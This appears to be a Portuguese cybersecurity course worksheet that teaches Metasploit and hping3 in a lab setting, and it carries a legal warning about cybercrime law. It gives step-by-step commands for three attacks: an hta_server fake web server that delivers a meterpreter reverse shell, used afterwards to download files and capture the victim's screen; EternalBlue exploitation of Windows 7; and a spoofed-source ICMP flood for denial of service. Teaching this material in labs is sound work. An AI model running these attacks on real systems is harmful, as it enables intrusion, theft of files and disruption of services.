

MODALIDADE:	Jovem + Digital	Não aplicável	
CURSO:	J+D 2/2026 Cibersegurança		
UFCD:	Cibersegurança Ativa	CÓDIGO UFCD:	9196
FORMADOR/A:	Bruno Silva	DATA:	

OBJETIVOS

- Explorar e identificar as várias formas de ataque nas redes informáticas
- Utilização da ferramenta Metasploit para simulação de ataques
- Perceber as simulações de ataque via Reverse Shell Exploit
- Explorar e identificar as várias formas de ataque nas redes informáticas
- Utilização da ferramenta Hping3 para simulação de ataques
- Compreensão dos conceitos de Packet sniffing, IP Spoofing, ARP Spoofing

Como já avaliamos ao longo do módulo, verificámos que existem várias possibilidades de ataques nas redes informáticas. Claro que, cada uma tem um ou mais objetivos a atingir, mas, mesmo assim existem funcionalidades específicas para determinados objetivos.

Uma das ferramentas mais poderosas e amplamente utilizadas para testes de penetração é a ferramenta Metasploit (que já vem incluída no Kali Linux). Através dessa ferramenta, é possível realizar pesquisas por vulnerabilidades e explorá-las. O framework contém um repositório de exploits (códigos executáveis capazes de aproveitar as vulnerabilidades de sistemas em um computador local ou remoto) e, por exemplo, ganhar acesso ao computador alvo.

A maioria de seus recursos pode ser encontrada em - www.metasploit.com

```
(kali@kali)~$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

IIIIII  dtb.dth  8
II      4  V  B
II      6  V  P
II      T  P
II      T  P
II      VVP
IIIIII

I love shells --egypt

=[ metasploit v6.3.55-dev ]
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ --=[ 1391 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Dentro do msfconsole, temos uma infinidade de comandos e seria impossível explicar cada um deles nesta ficha. Vamos verificar alguns dos comandos básicos que deve ser mais do que suficiente para utilizar esta ferramenta muito poderosa.

Parte 1 – Utilização Metasploit-Framework

Passo 1 - Para iniciar o Metasploit, vamos digitar o seguinte comando: *msfconsole*.

Quando o Metasploit for inicializado, podemos digitar "help" para obter uma visão geral dos comandos da plataforma e respetiva descrição:

```

kali@kali: ~
File Actions Edit View Help
msf6 > help

Core Commands
-----
Command      Description
-----
?             Help menu
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
debug         Display information useful for debugging
exit          Exit the console
features      Display the list of not yet released features that can be opted in to
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
  
```

Passo 2 - Com o comando show" podemos visualizar na consola qualquer coleção desejada (payloads, exploits, opções, etc). Para tal use o comando: *show exploits* (do qual vão ser mostrados mais de 2000 exploits):

```

No      TFTPDPWIN v0.4.2 Long Filename Buffer Overflow
2387    exploit/windows/tftp/tftpserver_wrq_bof      2008-03-26      normal
No      TFTP Server for Windows 1.4 ST WRQ Buffer Overflow
2388    exploit/windows/tftp/threectftpsvc_long_mode 2006-11-27      great
No      3CTftpSvc TFTP Long Mode Buffer Overflow
2389    exploit/windows/unicenter/cam_log_security  2005-08-22      great
Yes     CA CAM log_security() Stack Buffer Overflow (Win32)
2390    exploit/windows/vnc/realvnc_client          2001-01-29      normal
No      RealVNC 3.3.7 Client Buffer Overflow
2391    exploit/windows/vnc/ultravnc_client         2006-04-04      normal
No      UltraVNC 1.0.1 Client Buffer Overflow
2392    exploit/windows/vnc/ultravnc_viewer_bof     2008-02-06      normal
No      UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
2393    exploit/windows/vnc/winvnc_http_get         2001-01-29      average
No      WinVNC Web Server GET Overflow
2394    exploit/windows/vpn/safenet_ike_11          2009-06-01      average
No      SafeNet SoftRemote IKE Service Buffer Overflow
2395    exploit/windows/winrm/winrm_script_exec     2012-11-01      manual
No      WinRM Script Exec Remote Code Execution
2396    exploit/windows/wins/ms04_045_wins          2004-12-14      great
Yes     MS04-045 Microsoft WINS Service Memory Overwrite
msf6 >
  
```

Passo 3 – Para pesquisar por algum tipo de exploit, podemos escrever o comando *search* e as palavras-chave a procurar:

Exemplo 1 – procurar pela vulnerabilidade do Windows 7 Eternalblue:

```

kali@kali: ~
File Actions Edit View Help
msf6 > search eternal

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Wind
ows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSyner
gy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command    2017-03-14      normal No     MS17-010 EternalRomance/EternalSyner
gy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Executi
on

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

```

Exemplo 2 – procurar pela vulnerabilidade de criar servidores falsos para descarregar ficheiros maliciosos:

```

msf6 > search hta_server

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/misc/hta_server          2016-10-06      manual No     HTA Web Server

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/misc/hta_server

```

Exemplo 3 – procurar pela vulnerabilidade para o sistema operativo Windows 10:

```

kali@kali: ~
File Actions Edit View Help
msf6 > search windows 10

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/ftp/32bitftp_list_reply  2010-10-12      good  No     32bit FTP Client Stack Buffer Overflow
1  exploit/windows/tftp/threectftpsvc_long_mode 2006-11-27      great No     3CTftpSvc TFTP Long Mode Buffer Overflow
2  exploit/windows/ftp/3cdaemon_ftp_user      2005-01-04      average Yes    3Com 3Cdaemon 2.0 FTP Username Overflow
3  exploit/windows/scada/igss9_igssdataserver_listall 2011-03-24      good  No     7-Technologies IGSS IGSSdataServer.exe Stack Buffer Overflow
4  exploit/windows/ftp/aasync_list_reply      2010-10-12      good  No     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
5  exploit/windows/scada/abb_wserver_exec      2013-04-05      excellent Yes   ABB MicroSCADA wserver.exe Remote Code Execution
6  exploit/windows/fileformat/acdsee_xpm      2007-11-23      good  No     ACDSee XPM File Section Buffer Overflow
7  exploit/windows/misc/air_eeol_server_exe    2010-03-27      excellent Yes   Air_eeol_server.exe

```

Exemplo 4 – procurar pela vulnerabilidade para sql injection:


```
msf6 > search sql injection

Matching Modules

#   Name                                                                 Disclosure Date   Rank    Check  Descriptio
-   -
0   exploit/windows/misc/ais_esel_server_rce                             2019-03-27       excellent Yes     AIS logist
ics ESEL-Server Unauth SQL Injection RCE
1   exploit/multi/http/atutor_sql_i                                     2016-03-01       excellent Yes     ATutor 2.2
.1 SQL Injection / Remote Code Execution
2   auxiliary/scanner/http/wp_abandoned_cart_sql_i                     2020-11-05       normal   No      Abandoned
Cart for WooCommerce SQLi Scanner
3   auxiliary/admin/scada/advantech_webaccess_dbvisitor_sql_i           2014-04-08       normal   Yes     Advantech
WebAccess DBvisitor.dll ChartThemeConfig SQL Injection
4   exploit/windows/http/advantech_iview_networkservlet_cmd_inject       2022-06-28       excellent Yes     Advantech
iView NetworkServlet Command Injection
5   exploit/multi/http/agent_tesla_panel_rce                             2019-08-14       excellent Yes     Agent Tesl
a Panel Remote Code Execution
6   auxiliary/gather/alienvault_iso27001_sql_i                           2014-03-30       normal   No      AlienVault
Authenticated SQL Injection Arbitrary File Read
```

Como podem ver, existe demasiados exploits para explorar e como tal, devem consultar a página oficial do metasploit para verem com mais detalhe cada agrupamento de tecnologia/vulnerabilidade:

www.metasploit.com ou <https://docs.metasploit.com/docs/modules.html>



Para usar um exploit, deverá saber qual o comando (que é obtido na pesquisa) e de seguida usar o comando **use** e de seguida o exploit específico.

Exemplo:

1 – faça a pesquisa do exploit com o nome hta_server (coando: *search hta_server*)

```
msf6 > search hta_server

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/misc/hta_server          2016-10-06      manual No      HTA Web Server

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/misc/hta_server
```

2 – De seguida, copie o comando do name que apareceu e escreva o comando:

use exploit/windows/misc/hta_server

Quando um exploit é selecionado com o comando use, este vai mudar o vetor do ataque para apenas este exploit e para além disso podemos recuperar informações como nome, plataforma, autor, destinos disponíveis e muito mais usando o comando info"

```
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > info

Name: HTA Web Server
Module: exploit/windows/misc/hta_server
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Manual
Disclosed: 2016-10-06

Provided by:
  Spencer McIntyre

Module side effects:
  screen-effects

Module stability:
  crash-safe

Available targets:
  Id  Name
  --  --
  => 0  Powershell x86 "the quieter you become, the more you are able to hear"
  1  Powershell x64

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  -
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
```

Para esta ficha de trabalho, vamos explorar duas vulnerabilidades muito conhecidas:

- Criação de servidores falso com o exploit *hta_server*;
- Verificar vulnerabilidades com o exploit *eternalblue* e tentar analisar o vetor de ataque na máquina virtual com o Windows 7;

Exemplo 1 - Criação de um servidor falso para obter a sessão do utilizador com o *exploit hta_server*

1. No computador do atacante (Kali Linux), vamos abrir um terminal, entrar como administrador e digitar o comando: **msfconsole**;
2. Definir os parâmetros para criar o servidor web falso:
 - a. **use o comando:** use exploit/windows/misc/hta_server
 - b. **definir a máquina do atacante:** set lhost <endereço_ip_do_atacante>
 - c. **definir a máquina do servidor remota onde vai ter a página falsa:**
set srvhost <endereço_ip_do_atacante>
 - d. **Ativar o exploit e oferecer o link malicioso. Use o comando:** exploit
3. No computador da vítima (neste caso a máquina virtual do Windows 7), devem aceder ao link disponibilizado no passo anterior, descarregar o ficheiro e abrir o mesmo;
4. Quando for notificado sobre a comunicação podem efetuar os seguintes comandos:
 - a. para ver quais ações que estão abertas utilizamos o comando: **sessions**
 - b. para entrar numa das sessões, ou do comando: **sessions -i <numero_da_sessão>**;
5. Quando for estabelecida a ligação da sessão, o metasploit irá executar uma nova aplicação interna chamada de meterpreter para trabalhar na sessão do computador da vítima. Uma vez que esteja ligado, basta usar os comandos no terminal para obter informações:
 - a. **Listar diretórios:** Use o comando dir ou ls -l para obter os ficheiros do diretório atual;
 - b. **Download de ficheiros**

Use o comando download e a localização do ficheiro a obter

exemplo: **download c:\\boot.ini** (para se ter é uma pasta por linha de comandos utilize 2 barras);

c. Ver/alterar informação

Use o comando `edit` ou `gedit` e a localização do ficheiro a ver/alterar informação:

Exemplo: `edit ficheiro1.txt`

d. Capturar o ecrã da vítima

Use o comando `ps` para ver os processos que estão a correr na máquina da vítima:

Exemplo: `ps`

Ao identificar o *PID* do processo **Explorer.exe** utilize o comando `migrate <n_processo>` para migrar para este processo.

Exemplo: `migrate 260`

Após ter migrado para o processo **Explorer.exe** com sucesso, precisamos utilizar a extensão **espia** do meterpreter para habilitar a captura de tela no computador da vítima. Para isso, use o comando: `use espia`

Agora que a captura de tela foi permitida, basta executar o comando **screengrab** para capturar a tela.

Importante!

Como previsto na lei invadir dispositivos informáticos alheios, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita, resultará em Pena.

Ver a hiperligação da Lei do Cibercrime Lei n.º 109/2009, de 15 de Setembro:

<https://cibercrime.ministeriopublico.pt/iframe/lei-do-cibercrime>

Exemplo 2 - Verificar vulnerabilidades com o exploit *eternalblue* e tentar analisar o vetor de ataque na máquina virtual com o Windows 7;


1. No computador do atacante, vamos abrir um terminal, entrar como administrador e digitar o comando: **msfconsole**;
2. Faça pesquisa pelo termo eternal blue: **search eternalblue**
3. Definir os parâmetros para usar o exploit “eternal blue”:
 - a. use o comando: **use exploit/windows/smb/ms17_010_eternalblue**
 - b. indique a máquina da vítima: **set rhost <ip_da_maquina_da_vitima>**
 - c. use o comando para atacar: **exploit**
4. Veja o resultado e se aparece a funcionalidade meterpreter indicando o sucesso no ataque!

Parte 2 – IP Spoofing

O Protocolo de Internet (IP), é um dos principais protocolos de comunicação de dados que permite conexões entre diferentes redes e é um componente crucial da Internet.

Visando transferir pacotes entre dois pontos, o cabeçalho IP contém na sua estrutura 2 campos essenciais, mais especificamente:

- **Endereço de origem** – indicando de onde o pacote foi enviado;
- **Endereço de destino** – indicando para onde o pacote foi enviado;




Spoofing IP address – Para que serve?

- **Camuflagem** - alteração do endereço IP de origem para ocultar a verdadeira origem e identidade do invasor;
- **Ataques DoS/DDoS** - alterar o endereço IP de origem para fazer com que outra entidade ataque a vítima. Ao alterar o endereço IP de origem, um invasor pode invocar outra entidade para atacar a vítima, fazendo com que ela reflita as respostas para a própria vítima (em vez de devolvê-las ao invasor), ou seja, disfarçar numa outra entidade e fazer com que esta fosse a culpada;


Comunicação IP Normal

Numa comunicação normal, o pacote IP é transferido entre o emissor e o destinatário, do qual envia e recebe o pacote de dados.




Comunicação IP refletida (utilizando IP Spoofing)

O invasor substitui (falsifica) o seu próprio endereço IP de origem *pelo endereço IP da vítima*



Recebi uma requisição e agora vou responder:


- Como agora eu sou a origem, vou colocar o meu endereço IP como origem do endereço IP (2.2.2.2);
- Como a origem da solicitação foi o 3.3.3.3, vou responder de volta ao 3.3.3.3



Spoffing IP para ataques DoS/DDoS – Exemplo de ataque

O exemplo a seguir mostra como um servidor está sendo usado para fazer o DOS de uma vítima:

- o servidor está respondendo inocentemente como deveria - de acordo com as informações do cabeçalho do pacote IP;
- do ponto de vista da vítima, ela foi inundada pelo servidor, sem motivo;



Exemplo Prático:




No wireshark colocar o filtro:


- Comando: `ip.src==192.168.1.83 && icmp`

No kali linux, entrar como administrador (senão só podem usar o comando para 1 host/máquina)


- Comando: `hping3 -1 --flood -a 192.168.1.83 192.168.1.87`
 - 1 → Modo Protocolo ICMP
 - flood → enviar pacotes o mais rápido possível e sem mostrar respostas
 - a → endereço de origem falsificado e logo a seguir qual a máquina a atacar



Máquina Windows 7 (IP: 192.168.1.83)



Máquina Windows 7 (IP: 192.168.1.87)



Parte 3 – Spoofing IP para ataques num porto de comunicação específico

Também podemos testar a ferramenta do hping3 para atacar apenas um porto de comunicação tcp ou udp.

Para este exemplo, foi testado o ataque ao endereço 192.168.1.72, mais especificamente, no porto de comunicação 80 com o protocolo tcp (passado 45 segundos o computador ficar extramente lento e demora muito a responder)

